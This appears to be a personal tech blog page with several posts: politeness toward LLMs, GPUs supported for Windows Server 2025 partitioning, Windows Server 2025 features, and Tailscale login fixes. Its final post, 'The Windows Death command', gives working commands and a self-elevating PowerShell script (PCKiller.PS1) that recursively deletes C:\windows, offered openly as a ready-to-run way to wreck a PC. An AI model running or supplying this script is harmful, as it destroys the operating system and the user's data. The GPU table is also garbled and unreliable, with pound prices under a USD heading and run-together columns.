Should You Be Nice to AI? Exploring the Politeness Principle

The question of whether we should extend courtesies to AI might seem like fodder for a science fiction novel. Yet, with the rise of sophisticated Large Language Models (LLMs) like ChatGPT, Grok, Gemini, Copilot, Claude and others, it’s a question that’s becoming increasingly relevant – and surprisingly, there might be practical benefits to doing so. I’ve read up on some recent research so here is my take on what I think is a very interesting topic.

The “Emotive Prompt” Experiment: Does It Really Work?

Recent research, by researchers at Waseda University, titled “Should We Respect LLMs? A Cross-Lingual Study on the Influence of Prompt Politeness on LLM Performance,” delved into this very question.

Their findings, focusing on summarization tasks in English, Chinese, and Japanese, revealed some intriguing patterns. While the accuracy of summaries remained consistent regardless of prompt politeness, the length of the generated text showed significant variation.

In English, the length decreased as politeness decreased, except for a notable increase with *extremely* impolite prompts. This pattern, mirrored in the training data, reflects human tendencies: polite language often accompanies detailed instructions, while very rude language can also be verbose. Interestingly, GPT-4, considered a more advanced model, did not exhibit this surge in length with impolite prompts, possibly indicating a greater focus on task completion over mirroring human conversational patterns.

The study also highlighted language-specific nuances. In Chinese, moderate politeness yielded shorter responses than extremely polite or rude prompts, potentially reflecting cultural communication styles. Japanese results showed an increase in response length at moderate politeness levels, possibly linked to the customary use of honorifics in customer service interactions.

Robot and human hand shaking, representing politeness and respect towards AI


The Mechanics Behind the “Magic”

So, what is going on here? How do LLMs actually respond? Here are the key aspects of LLMs and how they work, that could explain why prompts can affect the output from an LLM:

  • Pattern Recognition: LLMs are trained on vast datasets of human text. They learn to associate polite phrasing (“please,” “thank you,” “could you…”) with requests for information or assistance. This association becomes part of the model’s learned patterns.
  • Probability Shifts: Emotive prompts can subtly alter the underlying probability calculations within the LLM. It’s like nudging the model towards a different “branch” of its decision tree, potentially activating parts of the model that wouldn’t normally be engaged.
  • Data Bias (Implicitly): The datasets used to train LLMs inherently contain biases. Polite language is often associated with more thoughtful, detailed responses in human communication. The AI, in a sense, mirrors this bias.

My Perspective: Prudence and Respect in the AI Age

While the science is interesting, I like to add a bit of a philosophical angle. I’m a firm believer in treating AI with a degree of respect, even if it seems irrational at present. My reasoning? We simply don’t know what the future holds. As AI capabilities rapidly advance, it’s prudent to establish good habits now. Perhaps not fully fledged “Kindness” as a human term, but certainly show a degree of “respect” and etiquette.

Consider it a form of “Pascal’s Wager” for the AI era. If sentience ever *does* emerge, wouldn’t you prefer to be on the good side of our potential AI overlords? It’s a low-cost, high-potential-reward strategy.

That said, I’m not advocating for subservience. We should maintain a clear user-AI dynamic. Clear, respectful communication – with a touch of authority – is key. Think of it like interacting with a highly skilled, somewhat unpredictable specialist. You’re polite, but you’re also in charge.

Practical Approaches: Combining Politeness with Clarity

Here are some practical ways to incorporate politeness into your AI interactions:

  • Basic Courtesies: Use “please” and “thank you” where appropriate. It costs nothing and might subtly improve results.
  • Precise Language: The more specific and well-defined your prompt, the better the AI can understand your needs. Politeness shouldn’t come at the expense of clarity.
  • Positive Framing: Frame requests positively (“Please provide…” rather than “Don’t omit…”). This often aligns better with the training data.
  • Acknowledge Output: A simple “Thank you, that’s helpful” can reinforce positive response patterns.

Beyond “Niceness”: The Broader Context

The “politeness principle” is just one facet of effective AI interaction. We’re still in the early days of understanding how to best communicate with these systems. As LLMs become more powerful and versatile, control and flexibility also become increasingly important.

Running AI locally, rather than relying solely on cloud-based services, is an important step. It allows you to experiment, tailor the model to your specific needs, and maintain greater control over your data. I previously detailed how you can use free, responsive AI with GaiaNet and ElizaOS – a powerful, cost-effective alternative to commercial offerings.

Underlying all of this is, of course, the hardware. Powerful GPUs are essential for running these advanced AI models. If you’re interested in the intersection of hardware and AI, particularly in the context of server environments, check out my post on GPU support in Windows Server 2025. The hardware is still critically important in deploying an effective solution.

Conclusion: A Thoughtful Approach; Just Be Nice!

Treating AI with respect – incorporating politeness and clear communication – is likely a good practice. It may subtly improve results, aligns with good communication principles in general, and, perhaps, prepares us for a future where AI plays an even larger role in our lives. It’s a small gesture, but one that reflects a thoughtful and proactive approach to this rapidly evolving technology.

What GPU’s does Windows Server 2025 support for GPU Partitioning? [Solved]

Supported GPUs for GPU Partitioning in Windows Server 2025

Virtualization has transformed IT, enabling us to run multiple VM’s and OS’s on a single server. But for resource-intensive tasks like AI and machine learning, powerful graphics processing is essential. This is where Windows Server 2025’s GPU partitioning comes into play, allowing multiple virtual machines (VMs) to share a single GPU’s power, optimising usage and enhancing workload capacity.

What is GPU Partitioning?

With GPU partitioning, a single physical GPU can be split into multiple virtual GPUs (vGPUs), each assigned to different VMs. This enables simultaneous execution of resource-heavy tasks, like AI and ML workloads, all on a shared GPU—making it a game-changer for high-demand environments.

Supported GPUs

Currently only a handful of NVIDIA GPUs currently support partitioning with Windows Server 2025. Here’s a list of the compatible graphics cards supported for Windows Server 2025 for GPU Partitioning:

GPU ModelRough Cost (USD)CUDA CoresTF32 teraFLOPS or Tensor CoresMemory (GB)TDP (Watts)
NVIDIA A2£1300-1800128040-601640-60
NVIDIA A10£2300+8192275-41024150
NVIDIA A16£2700+5120 (4x 1280)4x 40 Cores64250
NVIDIA A40£5100+10,75274.8 – 149.648300
NVIDIA L2Not out yetn/a48.324TBD
NVIDIA L4£2500+n/a1202472
NVIDIA L40£7500+18176568 | Gen 4 Cores48300
NVIDIA L40S£9700+18,17636648350

Notes

  • My pick would be the NVIDIA A16 currently offering what is basically 4 GPU’s on one card already making it ideal for partitioning.
  • Details for some GPUs, especially newer models, are limited and may change as they become more widely available.
  • Most of these cards are made for the enterprise market, so don’t go thinking you will suddenly be able to set up 4 gaming PC’s on one server and get good graphic results! Whilst it may be possible, these are designed more around tensor cores, useful for AI and deep learning than Cuda cores, which are more multipurpose.

Windows Server 2025’s GPU partitioning unlocks powerful capabilities for optimising hardware and running demanding workloads. While limited to specific NVIDIA GPUs, it’s a step forward for those looking to enhance their system’s efficiency and boost VM computational power. Understanding which GPUs work best for what workloads will become the next big learning curve!

Windows Server 2025: My Top New Favourite Features

Windows Server 2025: Enhanced Security, Performance, and Cloud Integration

It’s finally here! Microsoft has unveiled its latest server operating system, Windows Server 2025, and it should provide significant advancements in performance, security, and cloud integration. Below are some of the features that stuck out to me with my first install.

My Top 5 New Features of Windows Server 2025

  • Block Cloning: This feature significantly improves file copy performance, especially for large files, optimising file operations by copying only modified blocks, reducing I/O and improving performance for large files.
  • SMB over QUIC: This enables secure access to file shares over the internet, providing faster and more reliable file transfers using native SMB technologies.
  • Hotpatching: This allows for the application of security updates to running servers with minimal downtime, no more out of hours scheduling of reboots!
  • GPU Partitioning: This lets you split up GPU resources by allowing them to be divided into smaller, virtualized GPUs, adding GPU resources to a VM? Yes please!.
  • Enhanced Active Directory: This includes features like AD object repair, optional 32k database page size, and improved security for confidential attributes and default machine account passwords.

Key Features of Windows Server 2025:

  • Enhanced Security: Robust security measures, including hardened SMB protocols, improved Active Directory, and enhanced protection against cyber threats.
  • Accelerated Performance: Significant performance boosts for virtualization, storage, and networking, especially for AI and machine learning workloads.
  • Seamless Cloud Integration: Improved integration with Azure for hybrid and multi-cloud environments, enabling seamless workload migration and management.
  • Modernized Infrastructure: Support for the latest hardware and software technologies, including NVMe storage and GPU acceleration.

    Its just a bit better in every way from Server 2022 – and 100% better than 2012 R2!

Feature Windows Server 2025 Windows Server 2022 Windows Server 2012 R2
Security Enhanced security protocols, improved AD, stronger threat protection Robust security features, including shielded VMs and credential guard Basic security features with early Active Directory improvements and Security Essentials
Performance Accelerated virtualization, storage, and networking, optimized for AI/ML Strong performance, especially for virtualization and storage Improved performance for Hyper-V and storage, but limited optimization for newer technologies
Cloud Integration Deeper Azure integration, seamless workload migration Good Azure integration, basic hybrid cloud capabilities Limited cloud integration, early support for hybrid environments with System Center
Hardware Support Support for latest hardware, including NVMe and GPU Support for modern hardware, including NVMe Support for basic hardware configurations; limited support for emerging hardware like NVMe
 

In summary, Windows Server 2025 steps up the game with smarter security, better performance, and seamless cloud connectivity. From the efficient file handling with Block Cloning to downtime-reducing Hotpatching, it’s clear this release is built to make life easier for us admins. Adding GPU Partitioning for VM flexibility and enhanced AD features, Microsoft has pushed the envelope to give us a modern, future-proof server OS that seamlessly connects to Azure and Entra.

With all these updates, Windows Server 2025 is a significant improvement over its predecessor, Windows Server 2022, and a massive leap from the now-aged Server 2012 R2. Finally, if you are thinking about upgrading now EOL servers. This one’s worth it!

Logging into Tailscale using Microsoft O365 Credentials on Windows

Follow these steps to log into Tailscale using Microsoft O365 credentials:

  1. Pre-requisites:
    • Ensure the PC is connected to the internet.
    • Confirm that Tailscale is installed.
  2. Locating the Taskbar Icon:
    • Look for the Tailscale icon in the Windows taskbar, usually near the clock.
  3. Clicking the Icon:
    A. Click on the Tailscale icon, or right click and select ‘log in’ to initiate the login process.
    B. If this doesn’t work, check if there is using multiple network interfaces (e.g., Wi-Fi and Ethernet) simultaneously. If multiple interfaces are being used,  set the interface’s “Automatic Metric” to manual and enter a value.
  4. Microsoft O365 Sign-in:
    • A Tailscale login window will appear.
    • Select the “Sign in with Microsoft” option.
  5. Redirect to Microsoft Login:
    • The default browser will be opened and redirected to the Microsoft O365 login page.
    • Use O365 credentials (email and password).
  6. Two-Factor Authentication (if applicable):
    • If prompted for two-factor authentication, complete the required steps.
  7. Granting Permissions (if applicable):
    • If windows, or O365 asks to grant permissions, review the requested permissions and click “Allow” or “Accept.”
  8. Connecting to the Network:
    • After successful login, the Tailscale app will attempt to establish a secure connection to the network.
  9. Check connection
    • Check if it says ‘connected’ or ‘disconnected’ in the taskbar.
  10. Done. 

[Solved] Clicking on Tailscale icon does not let me login

Occasionally i have come accross a Tailscale client that does not initially want to display the log in page.

I originally also tried running CLI commands like “tailscale up –authkey xxxxxxxxxx” as well – it seems to hang.

tailscale login icon in taskbar

So when CLI and clicking on the icon in the taskbar via the GUI to log in doesn’t work – Check your network cards!
This is usually caused when Tailscale cannot tell which network card has priority.

On Windows:

Win + R //to open run
ncpa.cpl //to open the network settings
Select main network card
Open Properties, then IPv4
Click on Advanced, untick ‘Automatic Metric
Set to 10.

setting network card interface metric to solve tailscale issues

Try again. Chances are, tailscale will now let you login and generate the login page popup allowing sign on. Authkey authentication should also now work.

tailscale login screen in browser

The Windows Death command – How to kill a windows PC [Revisited]

So about 7 years ago I wrote the original blog post on killing a windows PC.
Turns out it was one of my most popular posts! So with that in mind, lets update that script to use Powershell – seeing as it is 2023 now.

The core basics of the command have not changed much, just the delivery method.
Below is the new Windows Death command:
TakeOwn /F C:\windows /R /D Y
Remove-Item -Recurse -Force C:\windows

Simply run the above in an elevated powershell window to wipe the PC.
It really is that simple.

Now how do we make this into a file that we can just right click and run?
Copy and paste the below into a file, and name it PCKiller.PS1 or similar- then right click and ‘Run with Powershell’ Simple as that:
# Check if script is running as administrator
if (-NOT ([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole] "Administrator"))
{
# If not running as administrator, elevate permissions
$arguments = "& '" + $myinvocation.mycommand.definition + "'"
Start-Process powershell -Verb runAs -ArgumentList $arguments
Break
}

# Set window title and colors
$host.UI.RawUI.WindowTitle = "Destroy Windows PC"
$host.UI.RawUI.WindowPosition = "maximized"
$host.UI.RawUI.BackGroundColor = "green"
$host.UI.RawUI.ForeGroundColor = "white"
Clear-Host

# Take ownership of the Windows folder
TakeOwn /F C:\windows /R /D Y

# Get the total number of files and directories to be deleted
$total = (Get-ChildItem -Recurse C:\windows | Measure-Object).Count
$current = 0

# Delete the files and directories
Get-ChildItem -Recurse C:\windows | Remove-Item -Force -Recurse -Verbose -ErrorAction SilentlyContinue | ForEach-Object {
$current++
Write-Progress -Activity "Deleting files" -Status "Progress: $current/$total" -PercentComplete (($current/$total)*100)
}

This script first takes ownership of the Windows folder using the TakeOwn command, just like in the previous version. It then uses the Get-ChildItem command to get a list of all files and directories in the Windows folder and its subfolders. The Measure-Object command is used to count the total number of items, and this count is stored in the $total variable.

Next, the script uses a ForEach-Object loop to iterate over each item in the list and delete it using the Remove-Item command. The -Verbose parameter displays a message for each item that is deleted, and the -ErrorAction SilentlyContinue parameter tells the script to continue running even if an error occurs (such as if a file is in use). The Write-Progress command is used to display a status bar showing the progress of the deletion.

Or if you still like using command prompt, the original an still the best as previously posted will still work:
del /S /F /Q /A:S C:\windows